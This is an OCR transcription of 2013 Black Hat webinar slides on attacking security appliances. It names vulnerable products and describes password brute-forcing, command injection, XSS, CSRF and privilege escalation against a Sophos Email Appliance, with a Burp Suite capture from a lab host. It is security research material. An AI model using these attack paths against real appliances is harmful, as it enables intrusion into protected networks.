black hat®
BRIEFINGS & TRAINING

Hacking Appliances: Ironic Exploitation of Security Products

Moderated by Steve Paul, Black Hat
July 18, 2013

Sponsored by

Booz | Allen | Hamilton
strategy and technology consultants

Hacking Appliances: Ironic Exploitation of Security Products

Guest Presenters:

Ben Williams,
Consultant, NCC Group

Sponsor Presenters:

Anuj Soni, Senior Incident Responder and team lead, Cyber Proactive Defense group, Booz Allen Hamilton

Jason Losco, technical lead/architect, AFR

Sponsored by

Booz | Allen | Hamilton
strategy and technology consultants

Proposition

- There is a temptation to think of Security Appliances as impregnable fortresses, this is definitely a mistake.

- Security Appliance *(noun)* - Poorly configured and maintained Linux system with insecure web-app (and other applications)

Which kind of appliances exactly?

- Email/Web filtering
  - Baracuda, Symantec, Trend Micro, Sophos, Proofpoint (F-secure among others)
- Firewall, Gateway, Remote Access
  - McAfee, Pfsense, Untangle, ClearOS, Citrix
- Others
  - Network management, single sign-on, communications, file-storage etc.


Are these product well-used and trusted?

2013 SC Magazine US Awards Finalists - Reader Trust Awards - “Best Email Security Solution”

- Barracuda Email Security
- McAfee Email Protection
- Proofpoint Enterprise Protection
- Symantec Messaging Gateway
- Websense Email Security Gateway Anywhere

SC MAGAZINE
FOR IT SECURITY PROFESSIONALS


How are they deployed?



Sophos Email Appliance (v3.7.4.0)

- Easy password attacks
- Command-injection
- Privilege escalation
- Post exploitation

http://designermandan.com/project/crisis-charity/



Enter your email address/login and password to log in.

Easy targeted password-attacks… because

- Known username (default, often fixed)
- Linux platform with a scalable and responsive webserver
- No account lockout, and brute-force protection
- Minimal password complexity
- Administrators choose passwords
- Few had logging/alerting


- Over an extended period, an attacker stands a good chance of gaining administrative access

Really obvious vulnerabilities

- Lots of issues
- XSS with session hijacking, CSRF, poor cookie and password security, OS command injection…

- So… I got an evaluation…

2:53 PM


Burp Suite Professional v1.5 - licensed to NGS Secure
Burp Intruder Repeater Window Help
Target Proxy Spider Scanner Intruder Repeater Sequencer Decoder Comparer Options Alerts
Site map Scope
https://192.168.1.86
https://192.168.1.86:18080
Request Response
Raw Params Headers Hex
? < + >
Type a search term
0 matches
Burp Suite Professional v1.5
2 PACs - Dolphin
notes.txt (2) - Kate
09:16 am

Filter: Hiding not found items; hiding CSS, image and general binary content; hiding 4xx responses; hiding empty folders

Host	Method	URL	Params	Stat...	Length	MIME type	Title
https://192.168.1.86	GET	/	☐	200	2964	HTML	Sophos Email A
https://192.168.1.86	POST	/	☑	200	3079	HTML	Sophos Email A
https://192.168.1.86	POST	/	☑	200	2959	HTML	Sophos Email A
https://192.168.1.86	GET	/help/end_user_en.h...	☐	200	13713	HTML	Sophos Email A
https://192.168.1.86	POST	/index.cgi	☑	200	2959	HTML	Sophos Email A
https://192.168.1.86	GET	/index.cgi	☐	200	2959	HTML	Sophos Email A
https://192.168.1.86	GET	/list.js	☐	200	1474	script	
https://192.168.1.86	POST	/message.cgi	☑	200	2888	HTML	Sophos Email A
https://192.168.1.86	GET	/message.cgi	☐	200	2888	HTML	Sophos Email A
https://192.168.1.86	GET	/message.cgi?	☑	200	244		
https://192.168.1.86	GET	/message.cgi?mess...	☑	200	1819	HTML	Sophos Email A

```
GET / HTTP/1.1
Host: 192.168.1.86
User-Agent: Mozilla/5.0 (X11; Linux i686 on x86_64; rv:14.0) Gecko/20100101
Firefox/14.0.1
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-us,en;q=0.5
Accept-Encoding: gzip, deflate
Cookie: SESSION=fdba6a78ade27483cf9bc7d0e0e94270
DNT: 1
Connection: keep-alive
```


2:53 PM

